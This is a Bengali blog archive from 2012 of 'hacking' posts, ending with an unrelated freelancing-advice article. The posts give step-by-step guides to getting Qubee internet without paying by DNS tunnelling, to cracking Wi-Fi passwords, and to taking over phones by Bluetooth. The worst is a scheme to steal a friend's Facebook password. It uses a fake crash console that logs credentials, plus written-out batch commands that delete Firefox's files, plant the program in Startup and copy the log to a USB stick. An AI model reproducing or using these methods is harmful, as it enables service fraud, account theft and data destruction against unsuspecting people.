Qubee হ্যাক করে ফ্রী-তে অথবা বিল পরিশধ না করে ইন্টারনেট ব্যবহার

Sunday, 25 March 2012

Qubee হ্যাক করে ফ্রী-তে অথবা বিল পরিশধ না করে ইন্টারনেট ব্যবহার করুন।
এটি উভয়  prepaid ও postpaid গ্রাহক-রা ব্যবহার করতে পারবেন। এবং, আপনারা একটু সাহায্য করলে Banglalion-এও এই শুভিধা উপভোগ করতে পারবেন।
প্রথমত, আমি বাংলা খুব একটা লিখি না তাই ভুল ভ্রান্তি মাফ করবেন। দ্বিতীয়ত, আমি এটি করার জন্য অনেক কষ্ট করেছি, তাই দয়া করে ধন্যবাদ দিলে খুশি হবো এবং আপনি যদি আপনার ব্লগে আবার পোস্ট করেন, তাহলে দয়া করে আমার নাম লিখবেন।
আমি এই পদ্ধতিতে গত ৬ মাস ধরে ইন্টারনেট ব্যাবহার করছি কোন বিল না দিয়ে এবং কোন সমস্যা ছাড়া। (যদিও ইন্টারনেট ব্রাওজিং মাঝে মাঝে একটু সমস্যা দেয়, Youtube video ও  যে কোন ডাউনলোড অস্বাভাবিক ভালো। এখনআপনিও করতে পারেন। এই পদ্ধতিতে আপনি নিম্নে ৫১২ কেবিপিএস এবং সরবচ্চ ১/২ এমবিপিএস পাওয়া সম্ভব। এটি আপনার RSSI এবং CINR Signal Strength এর উপর নির্ভর করে।
এখানে কি করা হচ্ছে, তা নিয়ে বিস্তারিত একদম নিচে লেখা আছে।
প্রথমে এই লিঙ্ক থেকে ফাইলটি ডাউনলোড করে রেখে দিন। আমাদের এটি পরে লাগবে।
Password: qubee
১। প্রিপেড গ্রাহকদের জন্য নিয়মাবলী
দয়া করে, এই নিম্নে লেখা কিছু করার আগে, আপনার নিজ নিজ username ও password সংরক্ষিত করে রাখুন।
ক। আপনার যদি USB মডেম থাকে, তাহলে আপনার মডেম অপশন-এ গিয়ে
Username: qubee@qubee.com.bd  ও
Password: prepaid
লিখে Connect বতাম ক্লিক করুন।
এইবার আপনি যদি কোন ইন্টারনেট ব্রাউজার খুলে, যে কোন ওয়েবসাইট-এ জান, আপনার সেই ওয়েবসাইট না এসে আপনাকে বিল দাওয়ার জন্য একটি পেজআসবে।
(এরপর “গ” থেকে পরুন)
অথবা
খ। আপনার যদি বড় Gigaset মডেম থাকে, তাহলে, আপনার ইন্টারনেট ব্রাউজার খুলে, নিম্নের এই অ্যাড্রেসে যান,
তারপর OK ক্লিক করুন।
“Advanced Settings” ক্লিক করুন
তারপর, “Wimax Configuration” ক্লিক করুন
তারপর,
Username: qubee@qubee.com.bd  ও
Password: prepaid
লিখে OK  বতাম ক্লিক করুন।
এবার, “Administration” ক্লিক করে “restart” ক্লিক করুন,
তারপর, প্রতিবার “OK” চাপ দিয়ে, আপনার মডেম,  restart ও connect হবার জন্নে ২ মিনিট সময় দিন।
এইবার আপনি যদি কোন ইন্টারনেট ব্রাউজার খুলে, যে কোন ওয়েবসাইট-এ জান, আপনার সেই ওয়েবসাইট না এসে আপনাকে বিল দাওয়ার জন্য একটি পেজ আসবে।
(এরপর “গ” থেকে পরুন)
গ। এইবার পুরবে ডাউনলোড করা ফাইলটি extractকরুন
“QubeeHack” আইকনটি “Right-click” করে “Run As Administrator” ক্লিক করে “continue” বা “Yes” চাপুন।
এরপর আবার “yes” চাপুন।
এবার হাতের ডান দিকে নিচে দেখতে পাবেন একটি লাল রঙের আইকন, এটি “Double-click” করুন এবং“Unblock” বা "Allow access" চেপে “yes” চাপুন।
এরপর একটি window আসবে, যেটি পরলে বুঝবেন যে Connect হচ্ছে।
আপনার এখন কিছু করতে হবে না, যখন window-টি, একাই নিচে চলে যাবে, আপনি “connected” হয়ে গিয়েছেন।
এখন আপনার ব্রাউজার বা “torrent” খুলে internet browse বা download শুরু করুন।
২। Postpaid গ্রাহকদের জন্য নিয়মাবলী
যেহেতু Postpaid গ্রাহক রা একবার বিল দিলে সারা মাস চলে। আপনাদের নিয়মটা হাল্কা ভিন্ন।
সাম্নের মাসে আর বিল দিবেন না, তারপর দেখবেন ১০-১৫ দিন পর আপনার সংযোগ বিচ্ছিন্ন হয়ে গিয়েছে এবং আপনি কোন ওয়েবসাইট-এ গেলে আপনাকে বিল দাওয়ার একটি পেজ-এ নিয়ে জাচ্ছে।
এই অবস্থা থেকে আপনি, “গ”-এরনিয়মাবলী অনুসরণ করুন এবং আর বিল দাওয়া পুরোপুরি বন্ধ করুন।
অথবা,
আপনার অ্যাকাউন্ট যদি পুরোপুরি "suspended" হয়ে থাকে, বা "connect"-ই না হয়, তাহলে
"প্রিপেড" গ্রাহকদের নিয়মাবলী অনুসরণ করুন।
শেশ কথাঃ
কোন সমস্যা হলে, নিচে লিখুন এবং আমি সাহায্য করবো।
আমার “হ্যাক” টি সম্পরকে বিস্তারিত জানতে, আমার লেখা গুলা পরুন,
খুব ছোট করে বলতে হলে,
আপনাকে Qubee বিল দাওয়ার পেজ-টি, captive firewall, দিয়ে করে। এর জন্য udp protocol-এ port 53 খোলা রাখতে হয়, আর আমি খুব simply সব internet traffic udp 53 দিয়ে নিচ্ছি, আর তাই আপনি ইন্টারনেট পাচ্ছেন।
আর কিছু সফটওয়্যার দিয়ে একি জিনিস করা সম্ভব, কিন্তু বেশির ভাগেই আপনার নিজস্ব server থাকা লাগে।
নামগুলো হলও,
iodine,
dns2tcp,
udptunnel,
pd-proxy  ও
vpncup.com
server-এ লোড কমানর জন্য এবং সবসময় ব্যাবহার-যোগ্য করতে,আমি PD-Proxy ও vpncup.com নিয়ে খুব শিঘ্রই আরও দুটি পোস্ট করবো।
আমি নিজে Qubee পোস্টপেড ব্যাবহার করি। আপনারা যদি এটি আরও ভালো করতে চান, বা Banglalion-এও একি জিনিশ করতে চান।
তাহলে, আপনার কারও  Qubee prepaid modem অথবা Banglalion মডেম ১/২ দিনের জন্য আমাকে ধার দিলে, আমি Banglalion দিয়ে ফ্রী ইন্টারনেট ব্যাবহার করার একটি পোস্ট করতে পারব কারন আমার নিজের টাকা খরচ করে আর কোন মডেম কিনার ইচ্ছে নাই।

আপনারা কেউ, সাহায্য করতে ইচ্ছুক হলে, আমাকে ফেসবুক-এ মেসেজ পাঠাতে পারেন অথবা নিচে কমেন্ট-এ লিখতে পারেন।
রাহাত মাহবুব।



সহজে হ্যাক করুন ওয়াইফাই পাসওয়ার্ড (১০০% পরীক্ষিত)

Saturday, 24 March 2012

কামন আছেন সবাই । অনেক দিন পর আপনাদের সামনে আমি হাজির হলাম একটা ছোট পোস্ট নিয়ে।  কিভাবে সহজে ওয়াইফাই পাসওয়ার্ড হ্যাক করবেন ।অনেকেই হয়ত চেষ্টাকরছেন না পেরে হাল ছেরে দিয়েছেন।তারা আবার একবার দেখতে পারেন। আমি অনেক দিন যাবত চেষ্টা করছি ওয়াইফাই পাসওয়ার্ড হ্যাক করার জন্য। আজ আমি সফল হলাম তাই আমি আপনাদের সাথে শেয়ার না করে থাকতে পারলাম না।
ডাউনলোড করেন এখান থেকে  Minidwep-gtk   http://www.4shared.com/get/EGgBygVD/BEINI.html
beini Minidwep-gtk  সফটওয়্যারটি সিডি/ ডিভিডি তে রাইট করেন। অথবা পোর্টেবল ইউএসবি  বানান।
পোর্টেবল ইউএসবি বানাতে নিচের সফটওয়্যারে টি ডাউনলোড করেন আপনার উইন্ডোজ হিসেবে।
ডাউনলোড এখানে
screenshot
screenshot
Distribution-ubuntu এবং  -10.04_Live সিলেক্ট করেন।
Diskimage Minidwep-gtk   ইস্যু ইমেজ ফাইল টি দেখিয়ে দিন।
Type:USB Drive  Drive:D:\ আপনার ইউএসবি টি যে ড্রাইভ এ লাগানো থাকে ।


ইনসার্ট সিডি/ডিভিডি অথবা ইউএসবি । রিস্টার্ট কম্পিউটার এবং বুট করান সিডি/ডিভিডি অথবা ইউএসবি থেকে ।ঠিক উইন্ডোজ করার মতবুট করান।
১।বুট সফল হলে নিচের ছবির মত দেখতে পাবেন।  ক্লিক করেন Minidwep-gtk ।

২ নিচের ছবির মত একটা উইন্ডোজ আসবে  ok  ক্লিক করেন।
৩।এখন Minipwep-gtk প্রোগ্রাম টি খুলবে । ওয়ারলেস নেটওয়ার্ক খুজার জন্য ক্লিক  scan । নিচের ছবির মত।
৪। সিলেক্ট ওয়ারলেস নেটওয়ার্ক যেটা সাথে client আছে। । ক্লিক launch তাহলেই শুরু করবে ক্র্যাক প্রকসেস। নিচের ছবির মত।
ওয়ারলেস নেটওয়ার্ক  হ্যাক করতে চান তার  ডাটা প্রদান ব্যবহার অবস্তায় থাকতে হবে। তাহলে তারাতারি  ক্র্যাক প্রকসেস হবে ।যদি IVS value চালু না থাকে বা আস্তে আস্তে কাজ করে তার মানে router ডাটা প্রদান করে না।তাহলে অন্যসময় চেষ্টা করতে হবে যখন router ব্যবহার হয়। যে পাসওয়ার্ড টি শক্তিশালী তা   নাও হতে পারে।
নিচের ছবিটি দেখুন ।
৫।পাসওয়ার্ড টি খুজে পেতে সফল হলে নিচের ছবির মত দেখাবে।

undefined
WPA/WPA2 জন্য :
নিচের ছবির মত সেটিং করেন। দ
ভাল লাগলে কষ্ট করে একটা কমেন্ট করবেন।

দয়া করে কার ক্ষতি করবেন না



জটিলভাবে বোকাবানিয়ে হ্যাক করুন বন্ধুর FaceBook একাউন্ট!!!

Friday, 23 March 2012

হ্যাকিং শিখতে খুব আগ্রহী এমন মানুষের কোন অভাব নেই। বিশেষ করে, কারো যদি FaceBook একাউন্ট হ্যাক করতে পারতেন, তাহলে হয়ত আপনার জীবন সার্থক হত। কিন্তু আমরা সকলেই জানি, হ্যাকিং কোন সহজ বিষয় নয়। শিখতে অনেক কষ্ট হয়।

আমি কোন এক্সপার্ট হ্যাকার না হলেও আজ আপনাদের একটা হ্যাকিং শিখাব। আশা করি শিরোনাম দেখেই আপনি বুঝতে পারছেন আমি কিসের হ্যাকিং এর কথা বলছি। আমি যে পদ্ধতি বলব, তা খুবই সহজ। এমনকি শ্রেষ্ঠ এন্টিভাইরাস ও আমার এই কারসাজি ধরতে পারবে না। তবে শর্ত একটাই, আপনার ভিকটিমের কম্পিউটারে আপনার এক্সেস থাকতেহবে। আপনার বন্ধু কি তার কম্পিউটারে আপনাকে হাত দিতে দিবে না, তা হয় নাকি? অনেকেই তো আছেন বন্ধুর কম্পিউটারে ঘন্টার পর ঘন্টা বসে থাকেন।

এখন চলে আসি  মূল কথায়। আমি C++ দিয়ে স্বহস্তে একটি প্রোগ্রাম বানিয়েছি যা মানুষকে বোকা বানাতে সক্ষম, হ্যাঁ, নিজে তৈরি করেছি। আবার বলিয়েন না যে অন্য জায়গা থেকে কপি-পেস্ট মারছি। এমন উলটাপালটা বুদ্ধি আমার মাথা ছাড়া কারো মাথায় আসে না। C++ জানা থাকলে ভাল। তবে সমস্যা নেই, কারন আমি কোডটা + ফাইলটা দিয়ে দিব।যেটা খুশি ব্যবহার করিয়েন।

যেভাবে কাজ করবেঃ

আগে বলে রাখি, জিনিসটা খুবই সিম্পল। আপনার বন্ধু যখন কম্পিউটার রান করবে, তখন প্রথমে একটা মেসেজ দেখাবে “Serious ErrorOccured”. তারপর একটা কনসোল দেখাবে, যেখানে লেখা থাকবে – “FireFox has crashed on the last start for one or more reason. Some scripts may fail to protect your login credentials from 3rd Parties. To help protect your login id, please verify again. The following verification codes are valunerable: FaceBook.
Please re-verify your FaceBook account. This is for your own safety.”
এরপর Username এবং Pass চাওয়া হবে। আপনার বন্ধু যদি এই কনসোলের কথা বিশ্বাস করে, তাহলেই কেল্লা ফতে। সে লেখার সময় একেবারে Login Pass লেখারমত অনুভব করবে। সে রকম কারসাজিই আমি করেছি।
আর তারপর, তারপর কি???????
তারপর তার UserName এবং Pass একটা ফাইলে সেভ হয়ে যাবে। আপনার কাজ হচ্ছে পরের দিন এসে ফাইলটি নিয়ে নেয়া। মজার না? :)
নিচে কনসোলটি স্ক্রিনশট:


যেভাবে করবেনঃ
এজন্য C++ লাগবে। তবে না জানলে সমস্যা নেই, কারন আমি ফাইলটি দিয়ে দেব। কোডটি চলুন দেখে নিই: http://codetidy.com/2300

ফাইলটি ডাউনলোড করতেঃ http://www.mediafire.com/?0y734mbykpixa97

এখন জেনে নিই কীভাবে কাজটি করবেন।
প্রথমে একটা ব্যাচ ফাইল বানান, যেখানে নিম্নলিখিত কোডগুলো লিখবেন:
taskkill /f /im firefox.exe
erase /f /q “C:\Program Files\Mozilla FireFox\*.*”
copy “crash.exe” “C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\”
exit

আপনার কাজ শেষ। এবার এই ব্যাচ ফাইল .bat এবং crash.exe ফাইলটি আপনারপেনড্রাইভে নিয়ে বন্ধুর কম্পিউটারে যান। এবার সুযোগ বুঝে ব্যাচ ফাইলটি রান করুন। এর ফলে crash.exe আপনার বন্ধুর কম্পিউটারের Startup এ চলে যাবে। পরবর্তীত কম্পিউটার রান করলেই সে কনসোল দেখতে পাবে। সে যখন ফায়ারফক্স রান করবে, তখন ফায়ারফক্স কাজ করবে না। এর ফলে সে ভাববে সত্যিই কিছু হয়েছে এবং সে পাস ও লগিন আইডি দিয়ে দিবে।
এই পাস ও লগিন আইডি C:\Log.txt নামক ফাইলে সেভ হবে। আপনার কাজ হবে পরেরদিন এসে সুযোগ বুঝে Log.txt ফাইলটি নিয়ে নেয়া। জিনিসটা সহজ করতে একটা ব্যাচ ফাইল তৈরি করতে পারেনঃ
copy “C:\Log.txt” “J:\”
erase /f /q “C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\crash.exe”

উপরের কোডে J:\ এর জায়গায় আপনার পেনড্রাইভ ড্রাইভার লেটার বসিয়ে দিন। বিশেষ করে আপনার বন্ধুর কম্পিউটারে পেনড্রাইভ ঢুকালে কোন ড্রাইভার লেটারশো করে তা বসাবেন। চলুন দেখে নিই Log.txt ফাইলটি।

দেখলেন তো, উক্ত ফাইলে এভাবেই আপনার বন্ধুর login id সেভ হয়ে থাকবে।

কেমন লাগল? বুদ্ধিটা একটু উলটা হলেও ভাল। তবে হ্যাঁ, সিকিউরিটিতে এক্সপার্ট এমন কারো কাছে এই কাজ করার চেষ্টা কইরেন না, তাহলে ধরা খাবেন। আর হ্যাঁ,ব্যাচ কমান্ড গুলো কিন্তু শুধু Windows 7 এর ক্ষেত্রে প্রযোজ্য। XP হলে Directory একটু ভিন্ন, প্রয়োজন অনুযায়ী চেঞ্জ করে নিবেন।

সহজে ও দ্রুত download করুন file sharing site থেকে

Wednesday, 21 March 2012

এটা আমার প্রথম tune(micro tune) । তাই ভুল ত্রুটি মাফ করে দেবেন আশা করি। আমার আজকের বিষয় file sharing site যেমন wupload , filesonic , oron এসব থেকে সহজে download করার পদ্ধতি । প্রথমে যা download করতে চান সেই website এ যান । এরপর ব্রাউজার এর addess বার থেকে download link টি কপি করুন । এবার  এখান এ গিয়ে  বক্স এ লিঙ্ক টি পেস্ট করুন । এবার translode file এ ক্লিক করুন । কয়েক সেকেন্ড পরে নতুন একটি download link পাবেন । এবার ক্লিক করুন আর নিএ নিন resumedownload এর মজা ।
বি.দ্র- ডাউনলোড লিঙ্ক টি ছয়ে ঘণ্টা পর্যন্ত সচল থাকবে ।টিউন টি আগে করা হলে মাফ করবেন ।ডাউনলোড কিছু নির্দিষ্ট সাইট থেকে হবে যা এ ওয়েবসাইট  এ উল্লেখিত থাকবে ।


ব্লুটুথ দিয়ে হ্যাক করুন যেকারো মোবাইল


আজকে আমি আপনাদের এমন একটি জাভা সফটওয়ারের সাথে পরিচয় করিয়ে দেবো যার ব্যাবহার জানার পরে আপনি আর কখনোই অকারনে ব্লুটুথ অন করার সাহস পাবেন না ।অনেকেই হয়তো সফটওয়ারটি ব্যাবহার করছেন বা করেছেন । কিন্তু অনেকেই এখনো এটির সম্পরকে জানেন না । যারা জানেন না তাদের জন্যি আমার এই টিউন । সফটওয়ারটির নাম SUPER BLUETOOTH HACK.
এটিদিয়ে যা যা করতে পারবেন :-
১ . এইসফটওয়ার দিয়ে আপনি ব্লুটুথ ওপেন থাকা যে কোন মোবাইলের কল লিস্ট,ইনবক্স,ফোনবুক চেক করতে পারবেন।
২ . আপনি অন্যের ব্লুটুথ ওপেন থাকা মোবাইলের ডায়াল আপ নিয়ন্ত্রন করতে পারবেন।মানে আপনি আপনার মোবাইল থেকেই নির্দিষ্ট করে দিতে পারবেন।
৩ . আপনি অন্যের ব্লুটুথ ওপেন থাকা মোবাইলের মেসেজ অপশন ও নিয়ন্ত্রন করতে পারবেন।মানে আপনি যে কোন কাউকে মেসেজপাঠাতে পারবেন ঐ ব্লুটুথ ওপেন থাকা মোবাইলের নাম্বার থেকে।যা অত্যন্ত ভয়ানক কেননা যদি ঐ ব্লুটুথ ওপেন থাকা ব্যাক্তি রবি সীম ব্যাবহার করে তাহলে খুব সহজেই অন্য রবি নাম্বারে আপনি ব্যালেন্স ট্রান্সফার করতে পারবেন।
৪ . আপনি অন্যের ব্লুটুথ ওপেন থাকা সেটের মধ্যে থাকা সীমের নাম্বার জানতে পারবেন।৫ . আপনি অন্যের ব্লুটুথ ওপেন থাকা সেটের ব্যাটারি ইনফোরমেশন জানতে পারবেন।
৬ . আপনি অন্যের ব্লুটুথ ওপেন থাকা সেটকে আপনার সেট থেকে সম্পূর্ণ নিয়ন্ত্রন করতে পারবেন।আপনার সেট থেকেই ঐ ব্লুটুথ ওপেন করা, সেটের মিউজিক শুনতে পারবেন,গান চেন্জ করতে পারবেন ;এক কথায় পুরোপুরি নিযন্ত্রন।
এগুলো ছাড়াও আরো অনেক ব্যাবহার আছে । পুরোটা নিয়ে এখানে আলোচনা নাই বা করলাম ;) । তবে উল্লেখ্য যে সব অপশন সব সেটে কাজ নাও করতে পারে । এটা মূলত নির্ভর করে য়াপনার এবং ব্লুটুথ ওপেন থাকা সেটের ওপর ।
সফটওয়ারটির ডাউনলোড করুন এখান থেকে ।
দয়া করে কেউ এর অপব্যাবহার করবেন করবেন না।অনলাইনে যারা সফল হতে চান তাদের জন্য পুরো বুলেট আইডিয়া! ট্রাই করুন! ফ্রীল্যান্সার,ডেভেলপার,রিসেলার

Monday, 19 March 2012

আমার ছ’জন কর্মচারী আছে,আমি যা কিছু জানি সব তারাই আমাকে শিথিয়েছে
তাদের নাম (কি,কে,কেন,কখন,কেমন করে আর কোথায়)
- অ্যারিস্টটল

১। ফ্রীল্যান্সিং করে সফলতা লাভ এবং হতাশা ত্যাগের উপায় :-

বর্তমানে অনেক বাংলাদেশী যুবকরাই ফ্রীল্যান্সিং এর সাথে জড়িত,কেউ নিজেকে সফল বলে দাবি করে আবার কেউ বলে আমাকে দিয়ে এসব হবে না। এই যে এখানেই ২টি কথালুকিয়ে আছে ”সফলতা,হতাশা” আসলেই কি আপনি কাজ করতে গিয়ে ব্যার্থ হয়েছেন ?নাকী সঠিক কাজটি করতে পারেন নি বলে নিজেকেই নিজে অযোগ্য মনে করছেন। আজকে আমি আপনাদের যা শেখাবো তা হলো সফল হতে যা করতে হয়।

ক) প্রথমেই ঠিক করুন আপনি কোন কাজটি ভালো পারেন

এবং কোন কাজটি করলে আপনি ভালো মতো মানিয়ে নিতে পারবেন, বহুল জনপ্রিয় কিছু ফ্রীল্যান্সিং জব (ডাটা এন্ট্রি,সার্চ ইঞ্জিন অপটিমাইজেশন,ভার্চুয়াল এসিসট্যান্ট,মোবাইল এপ্লিকেশন ডেভেলপিং,ওয়েব সাইট ডিজাইন,সার্ভার ট্রাবলশূটিংরিপেয়ারিং,গ্রাফিক্স,ডাটাবেস বিশেষজ্ঞ) এখানেই আছে আপনি যে কাজটি করতে চান বা বর্তমানে করথেছেন।

খ) কিভাবে কাজটি পাবেন

বর্তমানে অনেক ফ্রীল্যান্সিং জব পোষ্ট এবং বিটিং সাইট রয়েছে এর মধ্যেজনপ্রিয় যেমন,99designs,allfreelancework,getacoder,freelancers,odesk,freelance ইত্যাদি। এইসব সাইটে আপনার আইড়ি করা থাকলেই আপনি কাজের বিট করতে পারবেন, অথবা বাংলাদেশের ভিতরেই অনেক লোকাল কাজ পাওয়া যায় তাও আপনি নিত পারেন। আর কাজটি যেভাবে আপনার করে নিবেন
  • সবার মত বিট করার পর বায়ার কে একটি ভালো ইমেইল পাঠান(কোথায় আপনি আছেন আর আপনি কি সেবা দিতে পারেন)
  • যদি লোকাল কাজ হয় তবে মুঠোফোনে পরিচয় করে নিতে পারেন আর সরাসরি হলে তো আরো ভালো
  • আপনার প্রতি যারা সন্তুষ্ট তাদের রেফারেন্স দিন
  • প্রথমে সম্পর্ক স্থাপন করতে হলে ফ্রি পরামর্শ দিতে হবে
  • খুব ভালো আচরন করুন
  • যদি পুরোনো কোন ক্লায়েন্টের সাথে যোগাযোগ হয় তবেতাকে আপনার দেয়া নতুন সার্ভিস সম্পর্কে বলুন
  • যখন কোন ক্লায়েন্ট কে ইমেইল করবেন,তখন একটি email signature ইউজ করতে পারেন,যেখানে বিদায়ী কিছু সম্মোদন থাকবে।
  • ক্লায়েন্ট থেকে একটি ভিডিও অথবা মুদ্রণ ডেমো নিতে পারেন যাতে কাজ করতে সুবিদা হয়।
  • সবার আগে কাজ পেলে সময় জেনে নিন,কত দিনে আপনি কাজটি করার সময় পাচ্ছেন।

গ) কাজটি আপনি পেয়েছেন এখন কিভাবে করবেন

প্রথমেই একটি চার্ট তৈরী করুন আর লিখুন ক্লায়েন্ট কি কি সুবিদা চাইছেন,
সময় লিখে রাখুন, কিভাবে পেমেন্ট নিবেন তাও এখানে লিখুন
  • কাজটি ঠিক সময়ে শেষ করেছেন,এবং সাবমিট করেছেন, ৫০% পেমেন্ট আগেই পেয়েছেন,এখন ক্লায়েন্ট কাজ বুঝে পেয়ে বাকি পেমেন্ট দেওয়ার কথা এই সময়ে এসে যে সকল জটিলতা দেখা দিবে তা হলো যদি আপনি একটি ওয়েব সাইটের কাজ করে থাকেন তবে এখন ক্লায়েন্ট আপনাকে বলবে সাইটেরফুটার এর রং পরিবর্তন করে দিন,এপ্লিকেশন হলে বলবে
  • ফন্ট টি একটু সুন্দর করে দিন,অমুক কাজটি কিভাবে করবো একটি টিউটোরিয়াল দিন ক্লায়েন্ট চাইবে আপনাকে দিয়ে ওই টাকার মধ্যেআরো কিছু কাজ করাতে,আর আপনার মন চাইবে মূল কাজ শেষ এখন টাকা দেন।
  • এক সময় একটু কথাকাটাকাটি করেই আপনার টাকা পেয়ে যাবেন।
বাকি পেমেন্ট নিতে গিয়ে যে সকল ভুল আপনি করতে পারেন:-
  • ক্লায়েন্ট কে গালাগাল
  • হুমকি
  • যোগাযোগ ঠিক মতো না করা বা ক্লায়েন্ট থেকে সরেথাকা
  • আপিন হয়ত সোস্যাল নেটওয়ার্কিং সাইট সমূহের প্রোফাইল হতে ক্লায়েন্টকে ব্লক করবেন
  • ক্লায়েন্ট ফোন করলে তা ইগনর করবেন
উপরের ভুলের কারনে আপনি যা হারাবেন:-
  • ক্লায়েন্ট আপনাকে দিয়ে আগামিতে আর কোন কাজ করাবে না
  • ক্লায়েন্ট থেকে আগামিতে আর কোন রেফারেন্স পাবেন না
  • আপনার নামে সে মার্কেটে দুর্নাম করবে
  • আপনার রেফুটেশন শূণ্যতে নেমে আসবে

ভালো ব্যাবহার করেই ক্লায়েন্ট কে ধরে রাখবেন এভাবে:-
  • স্যার/ভাই/ডিয়ার আমি এখন গুরুত্বপূর্ন একটি কাজ করতেছি,আমি ফ্রি হয়েআপনাকে pm দিবো।(চ্যাটে)
  • কল কেটে দিন এবং মেসেজ দিন আমি পরে আপনাকে ব্যাক কল দিবো(ফোন কলের ক্ষেত্রে)
  • মেইলের রিপ্লে দিন এভাবে”আমি ঠিক সময়ে আপনার কাজটি শেষ করেছি এবং অন্য কাজ হাতে নিয়েছি, এখন আপনার কাজটির কোন সমস্যা থাকলে আমি তা ফ্রি হয়েই দেখবো”
  • অথবা অটো মেইল রেসপন্ড করে রাখুন এতে ক্লায়েন্ট বিরক্ত হবে না।

-: ওয়েবডেভেলপার :-পোর্টফোলিও....

  • ১।  কি কি কাজ আপনি পারেন তার একটা তালিকা তৈরী করুন
  • ২।  আপনি অন্য সবার চেয়ে কোন ফিচারটি ভালো বাবে উপস্থাপন করতে পারেন তাও লিখুন
  • ৩। সর্বশেষ আপনি যে কাজটি শেষ করেছেন তার সারসংক্ষেপ লিখুন
  • ৪। টেষ্টিমোনিয়াল দিন
  • ৫। এ বছর আপনি কোন কোন ওপেনসোর্স স্ক্রিপ্ট দিয়ে কাজ করেছেন তাও লিখুন

লোকাল কাজ পেলে কিভাবে ক্লায়েন্ট কেহাত করবেন ?

  • ১।  ক্লায়েন্ট কে বলুন আমি আমার নিজের মনে করেই কাজ করবো আর আপনার সাথে কাজ করতে পেরে আমি আনন্দিত
  • ২। আমি বাংলাদেশের সেরা ডিজাইনার/ডেভেলপার এটা কোন সময় বলবেন না
  • ৩। অপর কোন ডিজাইনার/ডিজাইন কোম্পানির নামে বদনাম করবেন না
  • ৪।  ক্লায়েন্ট কে প্রথমেই বলুন “আপনার সাইটের/ব্লগের জন্য আপনি কি কি সুবিদা চাইছেন,ক্লায়েন্ট আপনাকে বলার সাথে সাথে আপনার নিজের সাথে মিলিয়ে নিন কি কি সুবিদা আপনি এরমদ্যে দিতে পারবেন”
  • ৫। ক্লায়েন্ট কে একটি কথা ভালো করে বলুন যে সে কি সাইট ডাইনামিক চায় নাকীস্টাটিক চায়,কেননা কাজ সাবমিট এর পর সে চাইবে সাইটে হয়ত লগিন করে নিজেই কিছু আপডেট করতে,
    যদি আগেই ওই ভাবে সব কথা না বলে রাখেন পরে ঝামেলা করতে পারে।
  • ৬। স্টাটিক হতে ডাইনামিক সাইটের রেট বেশি(ডিজাইন খরচ)তাই ডাইনামিক বানালে যে সকল অতিরিক্ত সুবিদা দেয়া যাবে ওটাই বার বার বলুন ,মোট কথা হলো আপনি তাকে ডাইনামিট সাইট করে দিতে চাইবেন
    এতে আপনার লাভ হবে এবং ক্লায়েন্ট খুশি হবে।
  • ৭। সাইটের ডিজাইন রেটের সাথে মনে মনে ১/২ হাজার টাকা বাড়িয়ে বলুন(ডিজাইন রেটের বাইরে) আর ক্লায়েন্ট কে বলুন আমি SEO ফ্রি করে দিবো আপনার জন্য
    ক্লায়েন্ট খুশি হয়ে যাবে,কিন্তু আপনি তো ফ্রি করছেন না ,কেননা আপনি আরো ২ হাজার টাকা বাড়তিনিচ্ছেন,এটাই টেকনিক।
    কিভাবে পেমেন্টনিবেন ?
  • সবসময় ব্যাংকের মাধ্যমে পেমেন্ট নিতে চেষ্টা করুন,কেননা এতে আপনার কোন চার্জ কাটবে না আর কাটলেও তা কিছুই না
  • SA পরিবহন,কোরিয়ার/ পোষ্ট অফিসে
  • এইভাবে পেমেন্ট নিবেন না,কারন আপনাকে প্রতি হাজারে ১০/১৫ টাকা দিতে হচ্ছে আর জরুরি পাঠালে আপনার ৩০০ টাকা বা আরো বেশি লাগবে
  • যদি আপনার ক্লায়েন্ট SA পরিবহনে জরুরি ভাবে আপনার জন্য ১০ হাজার টাকা পাঠায় তবে চার্জ আসবে ২৫০/৩০০ টাকা
  • কিন্তু সে যদি চালাকি করে due করে দে মানে রিবিভার চার্জ দিবে বলে তবে এই ৩০০ টাকা আপনার কাধে উঠবে।
  • আর যাদের ব্যাংক একাউন্ট নেই তারা সুবিদামতই পেমেন্ট নিন।

কাজ শেষ কিন্তু ক্লায়েন্টবলছে কিছু টাকা কম নিতে বা কম দিবে:-

যা ভুল:----
ওই আমি তোর সাইট হ্যাক কইরা দিমু
তোর সাইটে ভাইরাস আগেই ডুকাই রাখছিলাম
আমি যানতাম এমন কিছু হবে তাইতো আমার পার্সোনাল কোড দিয়ে রেখেছি
সাইটের এডমিন দিমু না
সি প্যানেল তো আমার কাছে
এগুলো বলে নিজের স্টাটাস নামাবেন না আর এসব হলো ছোট বাচ্ছার মত কথা
আর এতে কোন সমাধান হবেই না বরং আপনার ক্যারিয়ার যাবে
যা ঠিক:-----
স্যার/ভাইয়া আসলে আমাকে আপনার সাইটের জন্য বা কাজের জন্য প্রচুর সময় দিতে হয়েছেআমি অন্তত (...) দিন ঘুমাতে পারি নাই
আমি আপনার সাথে সাইটের কাজ করার আগেই যা বলার বলেছি এর চেয়ে কম দিলে আমার কষ্টের সঠিক মূল্য পাবো না
ক্লায়েন্টকে বুঝাতে হবে যে আপনি ওই টাকা টাই চাইছেন যা পেলে আপনার পোষাবে।

সম্পর্ক ঠিক রাখবেন এভাবে:-

নতুন নতুন অফারগুলো পুরানো ক্লায়েন্ট কে আগে জানান
মাঝে মাঝে আপনি যে সব সাইটের কাজ করেছেন তা দেখুন আর কোন কিছু বলার থাকলে তা ক্লায়েন্টকে বলুন
ক্লান্টকে নতুন কোন ফ্রি পরামর্শ দিতে পারেন।

কিভাবে জটিল ক্লায়েন্ট পাবো ?

আপনি যাদের চিনেন তাদের নাম মনে করুন
বর্তমান ক্লায়েন্ট থেকে জেনে নিন তার পরিচিত কেউ এই জাতীয় কোন কাজের সাথেজড়িত কিনা
সঠিক স্থানে বিজ্ঞাপন দিন
সুন্দর ইমেইল মার্কেটিং
দেশের নামকরা ডিজাইন কোম্পানির সাথে হাত মিলিয়ে নিন

এক্সট্রা ট্রিকস:-

আপনারা ক্লায়েন্টের জ্ঞান খাটো করে দেখবেন না
প্রকৃত উদাহরণ দিন
কথা বলার এক্সপ্রেশন সহজ রাখুন
ক্লায়েন্টকে প্রশ্ন করতে উত্সাহিত করুনএকটি ওয়েবসাইট ডিজাইন প্রস্তাবনা লিখন:-

আপনার প্রস্তাবনা ডিজাইন:
